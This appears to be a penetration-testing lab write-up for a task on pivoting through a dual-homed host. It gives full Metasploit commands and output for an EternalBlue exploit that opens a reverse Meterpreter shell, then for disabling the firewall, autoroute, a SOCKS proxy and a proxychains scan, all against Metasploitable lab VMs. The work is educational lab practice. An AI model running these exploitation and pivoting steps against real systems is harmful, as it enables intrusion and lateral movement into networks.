TASK 02: PIVOTING & TUNNELING (THE "DOUBLE JUMP")

Objective: Set up a tunnel so my attack machine (Kali) could communicate with a second internal machine (Metasploitable 2) through the first compromised host (Metasploitable 3). This is the classic "double jump" pivot scenario that mirrors real-world enterprise network segmentation.

Step 1: Environment Setup – Dual Network Configuration

I configured Metasploitable 3 (Windows Server 2008 R2) with two network adapters to act as a dual-homed pivot host connecting both network segments. The table below shows the exact network topology:

VM	Adapter	IP Address	Network
Metasploitable 3	Adapter 1 – Bridged	192.168.1.14	Home network (reachable from Kali)
Metasploitable 3	Adapter 2 – Internal	169.254.55.222	Internal network "intnet"
Metasploitable 2	Adapter 1 – Internal	169.254.55.100	Internal network only (NOT reachable from Kali)
Kali Linux	Adapter 1 – Bridged	192.168.1.25	Home network only

Figure 7 – VirtualBox network configuration showing Metasploitable 3 dual-adapter setup (pivot host)

Verifying Internal Connectivity

I ran two connectivity tests to confirm the topology was correct before exploiting it:

Test 1: Metasploitable 3 → Metasploitable 2 (should succeed)

```
ping 169.254.55.100
```

Output: Reply from 169.254.55.100: bytes=32 time=1ms TTL=64 — confirming internal connectivity.



Figure 8 – Successful ping from Metasploitable 3 to Metasploitable 2 confirming internal connectivity

Test 2: Kali → Metasploitable 2 (should FAIL — proving pivot is required)

```
ping 169.254.55.100
```

Output: PING 169.254.55.100 — Destination Host Unreachable — confirming that I needed a pivot to reach this machine.

Step 2: Gaining Access to the Pivot Host (EternalBlue – MS17-010)

Metasploitable 3 runs Windows Server 2008 R2, which is vulnerable to EternalBlue (CVE-2017-0144). I first disabled the Windows Firewall to allow SMB exploitation, then launched the exploit.

2.1 Disabling Windows Firewall

```
netsh advfirewall set allprofiles state off
```



Figure 9 – Windows Firewall disabled on Metasploitable 3 to allow EternalBlue exploitation

2.2 Exploiting EternalBlue

I loaded the EternalBlue module in Metasploit, set the target and listener, and fired the exploit. Within seconds I had a SYSTEM-level Meterpreter session on the pivot host.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue msf6 > set RHOSTS 192.168.1.14
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp msf6 > set LHOST
192.168.1.25 msf6 > exploit
```

Output excerpt:

```
[+] 192.168.1.14:445 - Host is likely VULNERABLE to MS17-010! [+] ETERNALBLUE
overwrite completed successfully! [*] Meterpreter session 1 opened
(192.168.1.25:4444 -> 192.168.1.14:49783) [+] -=-=-=-=-=-=-=-=-=-=-=-=WIN=-=-=-=-=-=-=-=-=-=-
=-
```



Figure 10 – EternalBlue exploit successful; Meterpreter session opened on Metasploitable 3

Step 3: Adding Routes with Metasploit Autoroute

With an active Meterpreter session on the pivot host, I added a route to tell Metasploit to forward all traffic destined for the internal 169.254.55.0/16 network through this session. This is the core of the pivot setup.

```
meterpreter > run autoroute -s 169.254.55.0/16
```

Output:

```
[+] Added route to 169.254.55.0/255.255.0.0 via 192.168.1.14 Active Routing Table:
Subnet              Netmask             Gateway 169.254.55.0      255.255.0.0         Session
1
```



Figure 11 – Autoroute successfully adds route to internal 169.254.55.0/16 network via Session 1

Step 4: Starting the SOCKS Proxy Server

I started a SOCKS5 proxy server within Metasploit to allow external tools running on Kali (such as nmap, SSH, or Evil-WinRM) to route their traffic through the established pivot tunnel.

```
meterpreter > background msf6 > use auxiliary/server/socks_proxy msf6 > set SRVHOST
127.0.0.1 msf6 > set SRVPORT 1080 msf6 > run -j
```

Output: [*] Starting the SOCKS proxy server — the tunnel was now ready for use.

Step 5: Configuring Proxychains on Kali

I edited /etc/proxychains4.conf to point to the SOCKS5 proxy, commenting out the default Tor proxy to prevent interference:

```
# /etc/proxychains4.conf dynamic_chain proxy_dns socks5  127.0.0.1  1080 # socks4
127.0.0.1  9050  <-- commented out
```

Step 6: Testing the Pivot with Proxychains

I tested the tunnel by scanning port 22 on the internal target through the proxy chain. The fact that nmap reported the host as up confirmed the pivot was fully operational.

```
proxychains nmap -sT -Pn 169.254.55.100 -p 22
```

Output:

```
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 169.254.55.100:22 Host is up.
PORT    STATE     SERVICE 22/tcp  filtered  ssh
```



Figure 12 – proxychains nmap successfully routing through the SOCKS tunnel to reach the internal target

Task 02 Summary

Step	Technique / Command	Purpose
1	Disable Windows Firewall	Enable EternalBlue exploitation on port 445
2	EternalBlue (MS17-010) exploit	Gain Meterpreter session on pivot host
3	run autoroute -s 169.254.55.0/16	Route internal-network traffic through Session 1
4	auxiliary/server/socks_proxy (port 1080)	Start SOCKS5 proxy for external tools
5	Configure /etc/proxychains4.conf	Route Kali tools through SOCKS tunnel
6	proxychains nmap -sT -Pn 169.254.55.100	Confirm tunnel is operational

"Mastering the concept of routing traffic through a compromised gateway to reach deep internal targets."

- SOCKS5 pivot tunnel successfully established — Kali can now reach the isolated internal network.